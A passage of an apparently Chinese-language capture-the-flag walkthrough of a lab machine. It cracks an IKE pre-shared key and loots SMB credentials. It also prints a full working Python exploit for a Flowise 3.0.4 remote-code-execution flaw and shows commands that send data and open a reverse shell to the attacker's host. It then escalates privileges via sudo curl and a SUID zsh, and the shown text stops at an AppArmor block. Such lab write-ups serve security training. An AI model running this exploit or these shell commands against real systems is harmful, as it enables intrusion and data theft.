Water-MJ

信息收集

```
┌──(root㉿MJ)-[/tmp/test]
└─# nmap --min-rate 10000 -p- 192.168.2.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 19:43 CST
Nmap scan report for 192.168.2.14 (192.168.2.14)
Host is up (0.17s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3000/tcp open  ppp
MAC Address: 08:00:27:D8:94:AF (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.28 seconds

┌──(root㉿MJ)-[/tmp/test]
└─# nmap -sU --top-ports 20 192.168.2.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 19:43 CST
Nmap scan report for 192.168.2.14 (192.168.2.14)
Host is up (0.064s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    closed        dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   closed        ntp
135/udp   closed        msrpc
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   closed        netbios-ssn
161/udp   closed        snmp
162/udp   closed        snmptrap
445/udp   closed        microsoft-ds
500/udp   open          isakmp
514/udp   closed        syslog
520/udp   closed        route
```

```
631/udp   closed        ipp
1434/udp  closed        ms-sql-m
1900/udp  closed        upnp
4500/udp  open|filtered nat-t-ike
49152/udp closed        unknown
MAC Address: 08:00:27:D8:94:AF (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.11 seconds
```

常规tcp开放ssh，http，smb，udp开放isakmp
关于isakmp可以看500/udp - Pentesting IPsec/IKE VPN - HackTricks

```
┌──(root㉿MJ)-[/tmp/test]
└─# nmap -sV -sC -p3000 192.168.2.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 19:46 CST
Nmap scan report for 192.168.2.14 (192.168.2.14)
Host is up (0.00078s latency).

PORT     STATE SERVICE VERSION
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Vary: Origin
|     Access-Control-Allow-Credentials: true
|     Accept-Ranges: bytes
|     Cache-Control: public, max-age=0
|     Last-Modified: Wed, 10 Dec 2025 10:23:14 GMT
|     ETag: W/"c02-19b07c95a26"
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 3074
|     Date: Mon, 15 Dec 2025 11:47:04 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <title>Flowise - Build AI Agents, Visually</title>
|     <link rel="icon" href="favicon.ico" />
|     <!-- Meta Tags-->
|     <meta charset="utf-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1" />
|     <meta name="theme-color" content="#2296f3" />
|     <meta name="title" content="Flowise - Build AI Agents, Visually" />
|     <meta
```

```
|     name="description"
|     content="Open source generative AI development platform for building AI
agents, LLM orchestration, and mo
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 204 No Content
|     Vary: Origin, Access-Control-Request-Headers
|     Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
|     Content-Length: 0
|     Date: Mon, 15 Dec 2025 11:47:04 GMT
|     Connection: close
|   Help, NCP:
|     HTTP/1.1 400 Bad Request
|_    Connection: close
```

3000端口也是http

isakmp

```
┌──(root㉿MJ)-[/tmp/test]
└─# ike-scan -P -M -A -n 111 192.168.2.14
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-
scan/)
192.168.2.14    Aggressive Mode Handshake returned
        HDR=(CKY-R=b1d30cf110c01cd1)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
        KeyExchange(128 bytes)
        Nonce(32 bytes)
        ID(Type=ID_USER_FQDN, Value=111@water.dsz)
        VID=09002689dfd6b712 (XAUTH)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
        Hash(20 bytes)

IKE PSK parameters (g_xr:g_xi:cky_r:cky_i:sai_b:idir_b:ni_b:nr_b:hash_r):
003a021c435064f62ebcd322badb487cc38ab39b2e7588460437d9a1b38d552b4888efd3580910
9e01a1eb6613569b45c7c82691e40711d71c2f1e9c2f5e966f0e34752f142dadb07d55676c2843
973abb1bd4e93753cd32f35eab452dcf667ce9cbfcc23aefcae06cd1c8a6e4d8cdb53a302c19a5
ce400d557aee50a4d21efd:90adc64ee0caa04186a1145fe50cad293d86d007e7f5c72c3ef128a
d4f2758a84cc3aaebf7de5f8917260cf716d4472100b74eab95ff8323d6286d007ac8d792514c5
38d63bf9b2285ddd18e162951ee3e039d000802c619dc68142c2a55439d877ebe66ec7784a2666
6ba7a666fb0f766c70fec3a95860ffd3171cd19bc9c4c:b1d30cf110c01cd1:89f4ab061c5439d
d:0000000100000001000000980101000403000024010100008001000580020002800300018004
0002800b0001000c0004000070800300002402010000800100058002000180030001800400028
00b0001000c0004000070800300002403010000800100018002000280030001800400028 00b0001
000c0004000070800000002404010000800100018002000180030001800400028 00b0001000c00
```

```
0400007080:0300000031313140776174657 22e64737a:0a363a7f892243b53fcc10d0a057a9db
69b0a976:18963329b324b48e8b1c93646623531fadf21abcc09821a7a0d740942ab8f1a3:730e
0cd8a45839f7fd45a8f35bca06d55fef2984
Ending ike-scan 1.9.6: 1 hosts scanned in 0.013 seconds (79.15 hosts/sec).  1
returned handshake; 0 returned notify
```

暴露了真实用户 111@water.dsz

```
┌──(root㉿MJ)-[/tmp/test]
└─# ike-scan -P -M -A -n 111@water.dsz 192.168.2.14
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-
scan/)
192.168.2.14    Aggressive Mode Handshake returned
        HDR=(CKY-R=27a0d91bc3121341)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
        KeyExchange(128 bytes)
        Nonce(32 bytes)
        ID(Type=ID_USER_FQDN, Value=111@water.dsz)
        VID=09002689dfd6b712 (XAUTH)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
        Hash(20 bytes)

IKE PSK parameters (g_xr:g_xi:cky_r:cky_i:sai_b:idir_b:ni_b:nr_b:hash_r):
dc215d7680d8c0b717d716ccaf840b747c964f9a3593c3bb38e3b164381efbef41b8eb0dff08b7
7c64ef7fc203db80bfb8e1f063900e8f804c7e05efa10e1b32c0a9ef2cdd4a207f35c96eba84e1
ce6bb7051e04789f5c93971e9d81169f12885b2fa2d39351f1d2f68f638374d43d0e665bf7418c
c88ff69565b4af84abff24:a9df9502cf73bd749e51a7e871b9c5bfd0aa409649d7b94d99d80fb
f693c5c439842fc1c943d0c7ce8aca98fd58bc34f80cb0b0e8446e56fc191755ce035a031bae4c
2ab54fb5981feb8a04d520ead7f4bf0c965bb7ab21c134124e9464fe585a132ae7037385dc4692
b08047d935ac506a525c1b27faa46cbc016d849367b9f:27a0d91bc3121341:9d04822811edf32
2:0000000100000001000000980101000403000024010100008001000580020002800300018004
0002800b0001000c0004000070800300002402010000800100058002000180030001800400028 0
0b0001000c0004000070800300002403010000800100018002000280030001800400028 00b0001
000c0004000070800000002404010000800100018002000180030001800400028 00b0001000c00
0400007080:0300000031313140776174657 22e64737a:8209aa8b0e84ac3ba1e24f245b2f34c3
a3b0d723:8e86f451b37a61540471d6eaf299fe8be4f73d8ca5db356dd4687cb78b00b98a:4d99
fcb2c3a30a23ed6f013ab33242349d119133
Ending ike-scan 1.9.6: 1 hosts scanned in 0.018 seconds (55.71 hosts/sec).  1
returned handshake; 0 returned notify
```

可以拿到hash，破解密码得到密码dodgers125

```
┌──(root㉿MJ)-[/tmp/test]
└─# echo
```

```
'dc215d7680d8c0b717d716ccaf840b747c964f9a3593c3bb38e3b164381efbef41b8eb0dff08b
77c64ef7fc203db80bfb8e1f063900e8f804c7e05efa10e1b32c0a9ef2cdd4a207f35c96eba84e
1ce6bb7051e04789f5c93971e9d81169f12885b2fa2d39351f1d2f68f638374d43d0e665bf7418
cc88ff69565b4af84abff24:a9df9502cf73bd749e51a7e871b9c5bfd0aa409649d7b94d99d80f
bf693c5c439842fc1c943d0c7ce8aca98fd58bc34f80cb0b0e8446e56fc191755ce035a031bae4
c2ab54fb5981feb8a04d520ead7f4bf0c965bb7ab21c134124e9464fe585a132ae7037385dc469
2b08047d935ac506a525c1b27faa46cbc016d849367b9f:27a0d91bc3121341:9d04822811edf3
22:000000010000000100000098010100040300002401010000800100058002000280030001800
40002800b0001000c000400007080030000240201000080010005800200018003000180040002800
00b0001000c000400007080030000240301000080010001800200028003000180040002800b000
1000c000400007080000000240401000080010001800200018003000180040002800b0001000c0
00400007080:030000003131314077617465722e64737a:8209aa8b0e84ac3ba1e24f245b2f34c
3a3b0d723:8e86f451b37a61540471d6eaf299fe8be4f73d8ca5db356dd4687cb78b00b98a:4d9
9fcb2c3a30a23ed6f013ab33242349d119133' > hash.txt

┌──(root㉿MJ)-[/tmp/test]
└─# psk-crack -d /usr/share/wordlists/rockyou.txt hash.txt
Starting psk-crack [ike-scan 1.9.6] (http://www.nta-monitor.com/tools/ike-
scan/)
Running in dictionary cracking mode
key "dodgers125" matches SHA1 hash 4d99fcb2c3a30a23ed6f013ab33242349d119133
Ending psk-crack: 8563225 iterations in 5.340 seconds (1603529.32
iterations/sec)
```

尝试ssh登录失败考虑smb登录

smb

```
┌──(root㉿MJ)-[/tmp/test]
└─# smbclient -L 192.168.2.14 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        public          Disk      Public Share
        IPC$            IPC       IPC Service (Samba 4.13.13-Debian)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 192.168.2.14 (for a protocol between LANMAN1
and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿MJ)-[/tmp/test]
└─# smbclient //192.168.2.14/public -U 111
Password for [WORKGROUP\111]:
```

```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Dec 11 09:42:00 2025
  ..                                  D        0  Thu Dec 11 09:42:00 2025
  noo0ootes.txt                       N     2064  Thu Dec 11 09:22:12 2025

                29801344 blocks of size 1024. 22283504 blocks available
smb: \> get noo0ootes.txt
getting file \noo0ootes.txt of size 2064 as noo0ootes.txt (168.0
KiloBytes/sec) (average 168.0 KiloBytes/sec)
smb: \> exit
```


在noo0ootes.txt文件可以发现一组凭据

```
Username: admin
Password: Drinkw@terisg00d
```

尝试ssh登录依然失败，转向web

Web

Flowise - Build AI Agents, Visually
3000端口需要认证，用户名需要给邮箱，在isakmp看到有个用户是 111@water.dsz
尝试 admin@water.dsz成功登录



rce

可以看到版本信息，这个版本下有后台rce

```
┌──(root㉿MJ)-[/tmp/test]
└─# searchsploit flowise 3.0.4
------------------------------------------------------------------------------ --
-----------------------------
 Exploit Title                                                                |
Path
------------------------------------------------------------------------------ --
-----------------------------
Flowise 3.0.4 - Remote Code Execution (RCE)                                   |
multiple/webapps/52440.py
------------------------------------------------------------------------------ --
-----------------------------
```

他这个poc有点问题，ai改一下就行

脚本

```python
#!/usr/bin/env python3
# Exploit Title: Flowise 3.0.4 - Remote Code Execution (RCE)
# Fixed version for legitimate penetration testing
# CVE: CVE-2025-59528

import requests
from argparse import ArgumentParser
import sys

banner = r"""
_____       _                              _____
/  __ \     | |                            /  ___|
| /  \/ __ _| | __ _ _ __   __ _  ___  ___ \ `--.
| |    / _` | |/ _` | '_ \ / _` |/ _ \/ __| `--. \
| \__/\ (_| | | (_| | | | | (_| | (_) \__ \/\__/ /
\____/\__,_|_|\__,_|_| |_|\__, |\___/|___/\____/
                           __/ |
                          |___/

               by nltt0 (fixed for testing)
"""

def login(email, password, base_url):
    """登录Flowise获取session"""
    login_url = f"{base_url}/api/v1/auth/login"
    headers = {
        "x-request-from": "internal",
        "Accept-Language": "pt-BR,pt;q=0.9",
```

```
        "Accept": "application/json, text/plain, */*",
        "Content-Type": "application/json",
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36",
        "Origin": base_url,
        "Referer": f"{base_url}/signin"
    }

    data = {
        "email": email,
        "password": password
    }

    try:
        s = requests.Session()
        response = s.post(login_url, headers=headers, json=data, timeout=30)

        if response.status_code == 200:
            print(f"[+] Login successful as {email}")
            return s
        else:
            print(f"[-] Login failed: {response.status_code}")
            if response.text:
                print(f"Response: {response.text[:200]}")
            return None
    except Exception as e:
        print(f"[-] Login error: {str(e)}")
        return None

def execute_rce(session, base_url, command):
    """执行RCE"""
    target_url = f"{base_url}/api/v1/node-load-method/customMCP"

    # 构建恶意payload
    payload = f'({{x:(function(){{const cp =
process.mainModule.require("child_process");cp.execSync("{command}");return
1;}})()}})'

    data = {
        "loadMethod": "listActions",
        "inputs": {
            "mcpServerConfig": payload
        }
    }

    try:
```

```
        # 首先尝试常规请求
        response = session.post(target_url, json=data, timeout=30)

        # 如果是401，添加x-request-from头部重试
        if response.status_code == 401:
            session.headers["x-request-from"] = "internal"
            response = session.post(target_url, json=data, timeout=30)

        print(f"[*] RCE attempt completed with status code:
{response.status_code}")

        # 检查是否有输出（有些RCE会在响应中返回结果）
        if response.text and len(response.text) < 1000:
            print(f"[*] Response preview: {response.text[:200]}")

        return response.status_code
    except Exception as e:
        print(f"[-] RCE execution error: {str(e)}")
        return None

def main():
    print(banner)

    parser = ArgumentParser(
        description='CVE-2025-59528 - Flowise < 3.0.5 RCE Exploit',
        epilog="Example: python3 poc.py -e admin@example.com -p password123 -u
http://target:3000 -c 'id'"
    )

    parser.add_argument('-e', '--email', required=True, help='Registered
email')
    parser.add_argument('-p', '--password', required=True, help='Password')
    parser.add_argument('-u', '--url', required=True, help='Base URL (e.g.,
http://target:3000)')
    parser.add_argument('-c', '--cmd', required=True, help='Command to
execute')

    # 添加可选的LHOST/LPORT用于反向shell
    parser.add_argument('--lhost', help='Listener host for reverse shell')
    parser.add_argument('--lport', type=int, help='Listener port for reverse
shell')

    args = parser.parse_args()

    print(f"[*] Target: {args.url}")
    print(f"[*] Email: {args.email}")
```

```
    print(f"[*] Command: {args.cmd}")

    # 登录获取session
    session = login(args.email, args.password, args.url)

    if not session:
        print("[-] Failed to login. Exiting.")
        sys.exit(1)

    # 执行命令
    print(f"[*] Attempting to execute: {args.cmd}")
    result = execute_rce(session, args.url, args.cmd)

    if result == 200 or result == 201:
        print("[+] Command execution likely successful!")
        print("[*] Note: This exploit is blind RCE. Use commands that create
observable effects.")
        print("[*] Suggested next steps:")
        print("    1. Check for callback/request to your listener")
        print("    2. Try 'wget http://your-ip/test' to verify connectivity")
        print("    3. Use DNS exfiltration: 'nslookup $(whoami).your-
domain.com'")
    else:
        print(f"[-] Command execution may have failed (Status: {result})")

if __name__ == "__main__":
    main()
```

测试可以rce

```
┌──(root㉿MJ)-[/tmp/test]
└─# python3 poc.py -e admin@water.dsz -p Drinkw@terisg00d -u
http://192.168.2.14:3000 -c 'busybox wget 192.168.2.13:8000/`id`'


_____       _                              _____
/  __ \     | |                            /  ___|
| /  \/ __ _| | __ _ _ __   __ _  ___  ___ \ `--.
| |    / _` | |/ _` | '_ \ / _` |/ _ \/ __| `--. \
| \__/\ (_| | | (_| | | | | (_| | (_) \__ \/\__/ /
\____/\__,_|_|\__,_|_| |_|\__, |\___/|___/\____/
                           __/ |
                          |___/

               by nltt0 (fixed for testing)

[*] Target: http://192.168.2.14:3000
```

```
[*] Email: admin@water.dsz
[*] Command: busybox wget 192.168.2.13:8000/`id`
[+] Login successful as admin@water.dsz
[*] Attempting to execute: busybox wget 192.168.2.13:8000/`id`
[*] RCE attempt completed with status code: 200
[*] Response preview: [{"label":"No Available
Actions","name":"error","description":"No available actions, please check your
API key and refresh"}]
[+] Command execution likely successful!
[*] Note: This exploit is blind RCE. Use commands that create observable
effects.
[*] Suggested next steps:
    1. Check for callback/request to your listener
    2. Try 'wget http://your-ip/test' to verify connectivity
    3. Use DNS exfiltration: 'nslookup $(whoami).your-domain.com'


┌──(root㉿MJ)-[/tmp/test]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.2.14 - - [15/Dec/2025 20:02:11] code 404, message File not found
192.168.2.14 - - [15/Dec/2025 20:02:11] "GET /uid=1001(111) HTTP/1.1" 404 -
```

shell

弹shell即可

```
┌──(root㉿MJ)-[/tmp/test]
└─# python3 poc.py -e admin@water.dsz -p Drinkw@terisg00d -u
http://192.168.2.14:3000 -c 'busybox nc 192.168.2.13 2332 -e /bin/bash'
```

提权

Hungry

```
111@Water:/$ sudo -l
Matching Defaults entries for 111 on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
bin\:/usr/bin\:/sbin\:/bin

User 111 may run the following commands on localhost:
    (Hungry) NOPASSWD: /usr/bin/curl
```

加上--create-dirs创建.ssh目录写入公钥连接

```
111@Water:/$ sudo -u Hungry curl http://192.168.2.13:8000/id_rsa.pub -o
/home/Hungry/.ssh/authorized_keys --create-dirs
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   389  100   389    0     0  97250      0 --:--:-- --:--:-- --:--:-- 97250
```

root

```
Hungry@Water:~$ sudo -l
Matching Defaults entries for Hungry on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User Hungry may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/games/my_pipes
Hungry@Water:~$ file /usr/games/my_pipes
/usr/games/my_pipes: Bourne-Again shell script, UTF-8 Unicode text executable
Hungry@Water:~$ cat /usr/games/my_pipes
#!/usr/bin/env bash
# pipes.sh: Animated pipes terminal screensaver.
# https://github.com/pipeseroni/pipes.sh
#
# Copyright (c) 2015-2018 Pipeseroni/pipes.sh contributors
# Copyright (c) 2013-2015 Yu-Jie Lin
# Copyright (c) 2010 Matthew Simpson
#
# Permission is hereby granted, free of charge, to any person obtaining a copy
# of this software and associated documentation files (the "Software"), to
deal
# in the Software without restriction, including without limitation the rights
# to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
# copies of the Software, and to permit persons to whom the Software is
# furnished to do so, subject to the following conditions:
#
# The above copyright notice and this permission notice shall be included in
# all copies or substantial portions of the Software.
#
# THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
# IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
# FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
# AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
```

```
# LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING
FROM,
# OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE
# SOFTWARE.
VERSION=1.3.0
M=32768 # Bash RANDOM maximum + 1
p=1 # number of pipes
f=75 # frame rate
s=13 # probability of straight fitting
r=2000 # characters limit
t=0 # iteration counter for -r character limit
w=80 # terminal size
h=24
OUTPUT_FILE="" # New variable for -O option
DEBUG=0 # New for -D debug (optional)
# ab -> sets[][idx] = a*4 + b
# 0: up, 1: right, 2: down, 3: left
# 00 means going up , then going up -> ┃
# 12 means going right, then going down -> ┓
sets=(
    "┃┏ ┓┛┓ ┗┛┗ ┏━"
    "│╭ ╮╯╮ ╰╵╰ ╭─"
    "│┌ ┐┘┐ └╵└ ┌─"
    "╟╔ ╗╝╗ ╚╩╝╚ ╔═"
    "|+ ++-+ +|++ +-"
    "|/ \/-\ \|/\ /-"
    ".. .... .... .."
    ".o oo.o o.oo o."
    "-\ /\|/ /-\/ \|" # railway
    "┃┏ ┓┛┓ ┗┛┗ ┏━" # knobby pipe
)
# pipes'
x=() # current position
y=()
l=() # current directions
      # 0: up, 1: right, 2: down, 3: left
n=() # new directions
v=() # current types
c=() # current color
# selected pipes'
V=() # types (indexes to sets[])
C=() # colors
VN=0 # number of selected types
CN=0 # number of selected colors
# switches
```

```
RNDSTART=0 # randomize starting position and direction
BOLD=1
NOCOLOR=0
KEEPCT=0 # keep pipe color and type
FORCE_RESET=0
parse() {
    OPTIND=1
    while getopts "p:t:c:f:s:r:RBCKhvDO:" arg; do  # Fixed: DO: for D (no arg)
+ O (with arg)
    case $arg in
        p) ((p = (OPTARG > 0) ? OPTARG : p));;
        t)
            if [[ "$OPTARG" = c???????????????? ]]; then
                V+=(${#sets[@]})
                sets+=("${OPTARG:1}")
            else
                ((OPTARG >= 0 && OPTARG < ${#sets[@]})) && V+=($OPTARG)
            fi
            ;;
        c) [[ $OPTARG =~ ^[0-7]$ ]] && C+=($OPTARG);;
        f) ((f = (OPTARG > 19 && OPTARG < 101) ? OPTARG : f));;
        s) ((s = (OPTARG > 4 && OPTARG < 16) ? OPTARG : s));;
        r) ((r = (OPTARG >= 0) ? OPTARG : r));;
        R) RNDSTART=1;;
        B) BOLD=0;;
        C) NOCOLOR=1;;
        K) KEEPCT=1;;
        D) DEBUG=1;;
        O) OUTPUT_FILE="$OPTARG";;
        h) echo -e "Usage: $(basename $0) [OPTION]..."
            echo -e "Animated pipes terminal screensaver.\n"
            echo -e " -p [1-]\tnumber of pipes (D=1)."
            echo -e " -t [0-$((${#sets[@]} - 1))]\ttype of pipes, can be used
more than once (D=0)."
            echo -e " -c [0-7]\tcolor of pipes, can be used more than once
(D=1 2 3 4 5 6 7 0)."
            echo -e " -t c[16 chars]\tcustom type of pipes."
            echo -e " -f [20-100]\tframerate (D=75)."
            echo -e " -s [5-15]\tprobability of a straight fitting (D=13)."
            echo -e " -r LIMIT\treset after x characters, 0 if no limit
(D=2000)."
            echo -e " -R \t\trandomize starting position and direction."
            echo -e " -B \t\tno bold effect."
            echo -e " -C \t\tno color."
            echo -e " -K \t\tpipes keep their color and type when hitting the
screen edge."
```

```
            echo -e " -O <file>\tOutput specified pattern pipe (in testing) -
creates empty file."
            echo -e " -D \t\tdebug mode: print file creation status."
            echo -e " -h\t\thelp (this screen)."
            echo -e " -v\t\tprint version number.\n"
            exit 0;;
        v) echo "$(basename -- "$0") $VERSION"
            exit 0
        esac
    done
    # set default values if not by options
    ((${#V[@]})) || V=(0)
    VN=${#V[@]}
    ((${#C[@]})) || C=(1 2 3 4 5 6 7 0)
    CN=${#C[@]}
    # Create empty output file early, with error check (no content added)
    if [[ -n "$OUTPUT_FILE" ]]; then
        if ((DEBUG)); then
            echo "Debug: Attempting to create empty file: $OUTPUT_FILE" >&2
        fi
        if touch "$OUTPUT_FILE" 2>/dev/null; then
            : > "$OUTPUT_FILE"  # Ensure it's truncated to 0 bytes
            if ((DEBUG)); then
                echo "Debug: Successfully created empty file '$OUTPUT_FILE' (0
bytes, no content)." >&2
            fi
        else
            echo "Warning: Failed to create empty file '$OUTPUT_FILE'
(permissions/path issue)." >&2
        fi
    fi
}
cleanup() {
    # clear out standard input
    read -t 0.001 && cat </dev/stdin>/dev/null
    # terminal has no smcup and rmcup capabilities
    ((FORCE_RESET)) && reset && exit 0
    tput reset # fix for konsole, see pipeseroni/pipes.sh#43
    tput rmcup
    tput cnorm
    stty echo
    ((NOCOLOR)) && echo -ne '\e[0m'
    exit 0
}
resize() {
    w=$(tput cols) h=$(tput lines)
```

```
}
init() {
    local i
    resize
    trap resize SIGWINCH
    ci=$((KEEPCT ? 0 : CN * RANDOM / M))
    vi=$((KEEPCT ? 0 : VN * RANDOM / M))
    for ((i = 0; i < p; i++)); {((
        n[i] = 0,
        l[i] = RNDSTART ? RANDOM % 4 : 0,
        x[i] = RNDSTART ? w * RANDOM / M : w / 2,
        y[i] = RNDSTART ? h * RANDOM / M : h / 2,
        c[i] = C[ci],
        v[i] = V[vi],
        ci = (ci + 1) % CN,
        vi = (vi + 1) % VN
    ));}
    stty -echo
    tput smcup || FORCE_RESET=1
    tput civis
    tput clear
    trap cleanup HUP TERM
}
main() {
    local i
    parse "$@"
    init "$@"
    # any key press exits the loop and this script
    trap 'break 2' INT
    while REPLY=; do
        read -t 0.0$((1000 / f)) -n 1 2>/dev/null
        case "$REPLY" in
            P) ((s = s < 15 ? s + 1 : s));;
            O) ((s = s > 3 ? s - 1 : s));;
            F) ((f = f < 100 ? f + 1 : f));;
            D) ((f = f > 20 ? f - 1 : f));;
            B) ((BOLD = (BOLD + 1) % 2));;
            C) ((NOCOLOR = (NOCOLOR + 1) % 2));;
            K) ((KEEPCT = (KEEPCT + 1) % 2));;
            ?) break;;
        esac
        for ((i = 0; i < p; i++)); do
            # New position:
            # l[] direction = 0: up, 1: right, 2: down, 3: left
            ((l[i] % 2)) && ((x[i] += -l[i] + 2, 1)) || ((y[i] += l[i] - 1))
            # Loop on edges (change color on loop):
```

```
            ((!KEEPCT && (x[i] >= w || x[i] < 0 || y[i] >= h || y[i] < 0))) \
            && ((c[i] = C[CN * RANDOM / M], v[i] = V[VN * RANDOM / M]))
            ((x[i] = (x[i] + w) % w))
            ((y[i] = (y[i] + h) % h))
            # New random direction:
            ((n[i] = s * RANDOM / M - 1))
            ((n[i] = (n[i] > 1 || n[i] == 0) ? l[i] : l[i] + n[i]))
            ((n[i] = (n[i] < 0) ? 3 : n[i] % 4))
            # Print:
            tput cup ${y[i]} ${x[i]}
            echo -ne "\e[${BOLD}m"
            ((NOCOLOR)) && echo -ne "\e[0m" || echo -ne "\e[3${c[i]}m"
            echo -n "${sets[v[i]]:l[i]*4+n[i]:1}"
            l[i]=${n[i]}
        done
        ((r > 0 && t * p >= r)) && tput reset && tput civis && t=0 || ((t++))
    done
    cleanup
}
main "$@"
```

有这个sudo权限，同时发现s位的zsh

```
Hungry@Water:~$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/zsh
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1

Hungry@Water:~$ zsh
zsh: error while loading shared libraries: libcap.so.2: cannot open shared
object file: No such file or directory
```

不过zsh缺少共享库，这里卡了很久，修复了半天，后来发现是有个apparmor限制

```
Hungry@Water:~$ cat /sys/module/apparmor/parameters/enabled
Y

Hungry@Water:~$ ls -al /etc/apparmor.d/
total 48
drwxr-xr-x  7 root root 4096 Dec 11 02:15 .
drwxr-xr-x 90 root root 4096 Dec 15 06:39 ..
drwxr-xr-x  4 root root 4096 Mar 18  2025 abstractions
drwxr-xr-x  2 root root 4096 Mar 30  2019 force-complain
drwxr-xr-x  2 root root 4096 Dec 10 21:01 local
-rw-r--r--  1 root root 1108 Mar 30  2019 nvidia_modprobe
drwxr-xr-x  2 root root 4096 Dec 10 20:45 samba
drwxr-xr-x  5 root root 4096 Mar 18  2025 tunables
